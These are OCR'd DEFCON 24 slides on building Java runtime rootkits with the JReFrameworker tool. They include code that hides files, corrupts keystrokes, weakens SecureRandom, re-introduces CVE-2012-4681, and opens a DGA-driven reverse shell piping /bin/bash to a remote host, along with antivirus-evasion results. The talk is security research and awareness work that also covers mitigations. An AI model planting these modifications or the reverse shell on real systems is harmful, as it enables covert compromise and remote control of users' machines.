Developing Managed Code Rootkits for the Java Runtime Environment

DEFCON 24, August 6th 2016

Benjamin Holland (daedared)
ben-holland.com

Developing Managed Code Rootkits for the Java Runtime Environment

$ whoami

$ whoami


- Benjamin Holland (daedared)
- B.S. in Computer Engineering (2005 - 2010)
  - Wabtec Railway Electronics, Ames Lab, Rockwell Collins
- B.S. in Computer Science (2010 - 2011)
- M.S. in Computer Engineering and Information Assurance (2010 - 2012)
  - MITRE
- Iowa State University Research (2012 - 2015)
  - DARPA Automated Program Analysis for Cybersecurity (APAC) Program
- PhD in Computer Engineering (2015-????)
  - DARPA Space/Time Analysis for Cybersecurity (STAC) Program

Background


Hello World

```
1
2 public class Test {
3
4     public static void main(String[] args) {
5         System.out.println("Hello World!");
6     }
7
8 }
9
```


Java Runtime Environment




Java Runtime Environment




Java Runtime Environment



Java Runtime Environment



Java Runtime Environment




Managed Code Rootkits (MCRs)


- Post exploitation activity (need root/administrator privileges)
  - C:\Program Files\Java\...\lib\rt.jar
- Compromises EVERY program using the modified runtime
- Out of sight out of mind
  - Code reviews/audits don't typically audit runtimes
  - May be overlooked by forensic investigators
- Rootkits can be platform independent
- Runtimes are already fully featured
  - Object Oriented programming
  - Standard libraries
  - Additional access to low level APIs (key events, networking, etc.)

Pioneering Work


- Pioneering work by Erez Metula (DEFCON 17)
- Explored implications of MCRs
- "ReFrameworker" tool to modify .NET runtimes
  - XML modules to define manipulation tasks
  - Uses an assembler/disassembler pair to make modifications
  - Generates deployment scripts




Strategies for Modifying the Runtime



Bytecode




Intermediate Representations



Decompiled Source

Strategies for Modifying the Runtime



Bytecode



Intermediate Representations



Decompiled Source

New Framework Goals


- MCR support for Java Runtime Environment
- Minimal prerequisite user knowledge
  - No knowledge of bytecode or intermediate languages
- Simple development cycle
  - Consider: developing, debugging, deploying
- Strive towards portability (Write Once, Exploit Everywhere)



JReFrameworker


JReFrameworker

- Write rootkits in Java source!
- Modification behaviors defined with code annotations
- Develop and debug in Eclipse IDE
- Exploit "modules" are Eclipse Java projects
- Exportable payload droppers
  - Bytecode injections are computed on the fly
- Free + Open Source (MIT License): github.com/JReFrameworker



JReFrameworker

- Write rootkits in Java source!
- Modification behaviors defined with code annotations
- Develop and debug in Eclipse IDE
- Exploit "modules" are Eclipse Java projects
- Exportable payload droppers
  - Bytecode injections are computed on the fly
- Free + Open Source (MIT License): github.com/JReFrameworker



Hello World Revisited

```
@MergeType
public class BackwardsPrintStream extends java.io.PrintStream {

    @MergeMethod
    @Override
    public void println(String str){
        StringBuilder sb = new StringBuilder(str);
        super.println(sb.reverse().toString());
    }

}
```

Annotation Types

	Define	Merge
Type	*@DefineType*	*@MergeType*
Method	*@DefineMethod*	*@MergeMethod*
Field	*@DefineField*	N/A

Annotation Types

	Define	Merge
Type	*@DefineType*	*@MergeType*
Method	*@DefineMethod*	*@MergeMethod*
Field	*@DefineField*	N/A

(Inserts or Replaces) (Preserves and Replaces)

Annotation Types

	Visibility	Finality
Type	*@DefineTypeVisibility*	*@DefineTypeFinality*
Method	*@DefineMethodVisibility*	*@DefineMethodFinality*
Field	*@DefineFieldVisibility*	*@DefineFieldFinality*

Modules

Get Creative




Java™
EVIL EDITION

Time to get creative...


Hidden File

```
@MergeType
public class HiddenFile extends java.io.File {
   @MergeMethod
   @Override
   public boolean exists(){
      if(isFile() && getName().equals("secretFile")){
         return false;
      } else {
         return super.exists();
      }
   }
}
```

Hidden File


Java Decompiler - File.class
rt.jar
java
applet
awt
beans
io
Bits
BufferedInputStream
BufferedOutputStream
BufferedReader
BufferedWriter
ByteArrayInputStream
ByteArrayOutputStream
CharArrayReader
CharArrayWriter
CharConversionException
Closeable
File.class
788 return false;
}
790 return fs.checkAccess(this, 2);
}
private boolean jref_exists()
{
806 SecurityManager localSecurityManager = System.getSecurityManager();
807 if (localSecurityManager != null) {
808 localSecurityManager.checkRead(this.path);
}
810 if (isInvalid()) {
811 return false;
}
813 return (fs.getBooleanAttributes(this) & 0x1) != 0;
}

Hidden File


Java Decompiler - File.class
rt.jar
java
applet
awt
beans
io
Bits
BufferedInputStream
BufferedOutputStream
BufferedReader
BufferedWriter
ByteArrayInputStream
ByteArrayOutputStream
CharArrayReader
File.class
}
}
2191 return localPath;
}
public boolean exists()
{
18 if ((isFile()) && (getName().equals("secretFile"))) {
19 return false;
}
21 return jref_exists();
}

Beetlejuice

```
@MergeType
public class BeetlejuicePS extends java.io.PrintStream {
    @DefineField
    private int beetlejuice;
    @MergeMethod
    public void println(String str){
        StackTraceElement[] st = new Exception().getStackTrace();
        for(StackTraceElement element : st){
            if(element.getMethodName().equals("beetlejuice")){
                if(++beetlejuice==3) i.Main.main(new String[]{});
        super.println(str);
    }
}
```

Beetlejuice

```
public class Test {
  static class TimBurton {}
  public static void main(String[] args) {
    TimBurton timBurton = new TimBurton();
    beetlejuice(timBurton);
    beetlejuice(timBurton);
    beetlejuice(timBurton);
  }
  private static void beetlejuice(TimBurton timBurton){
    System.out.println(timBurton.toString());
  }
}
```

Beetlejuice

- The "i.Main.main(new String[]);" invokes Mocha DOOM
  - Port of DOOM shareware to pure Java
  - github.com/AXDOOMER/mochadoom
- Payload behaviors can depend on the state or structure of the client program



Mutable Strings

```
public static void main(String[] args) {
    String demand = "sacrifice";
    demand.replace("sacrifice", "puppy");
    System.out.println("Satan demands a " + demand + "!");
}
```

- Immutable: demand="sacrifice"
- Mutable: demand="puppy"

Mutable Strings

```
@DefineTypeFinality(finality=false)
@DefineFieldFinality(field="value", finality=false)
@DefineFieldVisibility(field="value", visibility="protected")
@MergeType
public class MutableString extends java.lang.String {
  @MergeMethod
  public String replace(CharSequence s1, CharSequence s2){
    String result = super.replace(s1, s2);
    // hey Java you forgot to update your value...so I fixed it :)
    value = result.toCharArray();
    return result;
  }
}
```

Pixelated Images

```
@MergeType
public class PixelatedBufferedImage extends BufferedImage {
    @DefineField
    boolean pixelated = false;
    @MergeMethod
    public Graphics getGraphics() {
        if(!pixelated) setData(pixelate(getData()));
        return super.getGraphics();
    }
}
```

Pixelated Images



Why?

Pixelated Images




Pixelated Images (5x pixel size)




Pixelated Images (10x pixel size)



Pixelated Images (25x pixel size)



Pixelated Images (50x pixel size)



Decreasing Productivity

- Define `SpellWrecker` class (inverse of a spellchecker)
- As average typing speed increases, more typos are injected
- As average typing speed reduces, less typos are injected

```
@MergeType
public class SpellWreckedKeyEvent extends KeyEvent {
  @MergeMethod
  @Override
  public char getKeyChar(){
    char original = super.getKeyChar();
    return SpellWrecker.spellwreck(original);
  }
}
```

CVE-2012-4681

- Applet can bypass security restrictions to execute arbitrary code
  - Combination of two vulnerabilities
  - Excellent reliability, multi platform
  - "Gondvv" exploit found in the wild (August 2012)
- PoC Exploit: `http://pastie.org/4594319`
- Metasploit Module: exploit/multi/browser/java_jre17_exec
- Detailed analysis by Immunity Products

CVE-2012-4681 (Exploit Armoring Experiment)

- Source: github.com/benjholla/CVE-2012-4681-Armoring
- Submitted to VirusTotal 2 years after found in the wild...

Sample	Notes	Score (2014's positive detections)
Original Sample	http://pastie.org/4594319	30/55
Technique A	Changed Class/Method names	28/55
Techniques A and B	Obfuscate strings	16/55
Techniques A-C	Change Control Flow	16/55
Techniques A-D	Reflective invocations (on sensitive APIs)	3/55
Techniques A-E	Simple XOR Packer	0/55

CVE-2012-4681 (Exploit Armoring Experiment)

- Source: github.com/benjholla/CVE-2012-4681-Armoring
- Submitted to VirusTotal 4 years after found in the wild...


Sample	Notes	2014 Score	2016 Score
Original Sample	http://pastie.org/4594319	30/55	36/56
Technique A	Changed Class/Method names	28/55	36/56
Techniques A and B	Obfuscate strings	16/55	22/56
Techniques A-C	Change Control Flow	16/55	22/56
Techniques A-D	Reflective invocations (on sensitive APIs)	3/55	16/56
Techniques A-E	Simple XOR Packer	0/55	0/56

CVE-2012-4681 ("The Reverse Bug Patch")

- "Unfixing" CVE-2012-4681 in Java 8
- `com.sun.beans.finder.ClassFinder`
  - Remove calls to ReflectUtil.checkPackageAccess(...)
- `com.sun.beans.finder.MethodFinder`
  - Remove calls to ReflectUtil.isPackageAccessible(...)
- `sun.awt.SunToolkit`
  - Restore `getField(...)` method
- Unobfuscated vulnerability gets 0/56 on VirusTotal
- What's the difference between vulnerabilities and exploits?


SCADA HMI Application Modifications

- If you can modify a runtime, you can modify an application...
- Example: SCADA HMI application




SCADA HMI Application Modifications

- Original HMI application lacks modern security mechanisms
- Challenge: Can we enhance the security for "alarms" list without access to the source code?



SCADA HMI Application Modifications


- Backend server enhanced with an application firewall
  - Firewall supports new security policy mechanisms (e.g. two factor authentication)
- HMI client UI enhanced with prompts for firewall challenge responses



Mitigations

Bytecode Modification Indicators

- What is wrong with this picture? (hint: look at the line numbers)




Bytecode Modification Indicators

- File hash
- File size (original: ~50mb, modified: ~25mb)
- "jref_" method rename prefix (can be changed in preferences)
- Class/Method/Field counts
- Code metrics (e.g. cyclomatic complexity)
- ...

Being Aware

JReFrameworker is an awareness project!



Q/A

Still plenty of work to do...

The woods are lovely, dark and deep,
But I have promises to keep,
And miles to go before I sleep,
And miles to go before I sleep.
-Robert Frost

Questions?

- Thank you!

- JReFrameworker:
  - Setup + Tutorials: jreframeworker.com
  - Source Code: github.com/JReFrameworker
  - References: github.com/JReFrameworker/JReFrameworker/blob/master/REFERENCES.md
- Additional Resources
  - Managed Code Rootkits: appsec-labs.com/managed_code_rootkits
  - ASM Transformations Whitepaper: asm.ow2.org/current/asm-transformations.pdf

The JVM isn't just for Java

- JVM Specific
  - Java, Scala, Clojure, Groovy, Ceylon, Fortess, Gosu, Kotlin...
- Ported Languages
  - JRuby, Jython, Smalltalk, Ada, Scheme, REXX, Prolog, Pascal, Common LISP...

Pokémon! Gotta Hack em' All!

- Application contains callbacks for special premium bracelet notifications
  - Just need to add tactile feedback to user
- Slightly more complicated toolchain for modifying Android apps
  - .apk -> APKTool -> Dex2Jar -> JReFrameworker -> DX -> APKTool -> .apk




Pokémon! Gotta Hack em' All!

```
@MergeType
public class NotifyLegendaryPokemon extends
  com.nianticproject.holoholo.sfida.unity.SfidaUnityPlugin {
  @MergeMethod
  public boolean notifySpawnedLegendaryPokemon(String param){
    vibrate();
    return super.notifySpawnedLegendaryPokemon(param);
  }
}
```

DEFCON Inspirations

- It is truly an honor to be here
- Early memories of reading Winn Schwartau's *Information Warfare*
  - One of my first introductions to security topics
- This talk itself was inspired by a previous DEFCON talk



Reverse Shell + DGA

- Malicious client probes for payload
- Create a reverse shell to the domain of the day

```
public static void main(String[] args) throws Exception {
  Date d = new Date();
  // attempts to invoke a private method named reverseShell
  // in java.util.Date that may or may not exist ;)
  Method method = d.getClass().getDeclaredMethod("reverseShell");
  method.setAccessible(true);
  method.invoke(d);
}
```

Reverse Shell + DGA

```
public class java.util.Date {
private void reverseShell(){
String domain = "www.";
int year = getYear(); int month = getMonth(); int day = getDay();
for(int i=0; i<16; i++){
 year = ((year ^ 8 * year) >> 11) ^ ((year & 0xFFFFFFF0) << 17);
 month = ((month ^ 4 * month) >> 25) ^ 16 * (month & 0xFFFFFFF8);
 day = ((day ^ (day << 13)) >> 19) ^ ((day & 0xFFFFFFFE) << 12);
 domain += (char)((Math.abs((year ^ month ^ day)) % 25) + 97);
}
domain += ".com";
...
```

Reverse Shell + DGA

- Define a `java.util.StreamForwarder` class
- Forward shell inputs/outputs to TCP stream

```
InetAddress address = InetAddress.getByName(domain);
String ipAddress = address.getHostAddress();
final Process process = Runtime.getRuntime().exec("/bin/bash");
Socket socket = new Socket(ipAddress, 6666);
forwardStream(socket.getInputStream(), process.getOutputStream());
forwardStream(process.getInputStream(), socket.getOutputStream());
forwardStream(process.getErrorStream(), socket.getOutputStream());
process.waitFor();
...
```

Downgrading Security

```
@MergeType
public class InsecureRandom extends SecureRandom {
  @DefineField
  private Random random;
  @MergeMethod
  public int nextInt(){
    if(random == null){
      random = new Random(0 /* fixed seed */);
    }
    return random.nextInt();
  }
}
```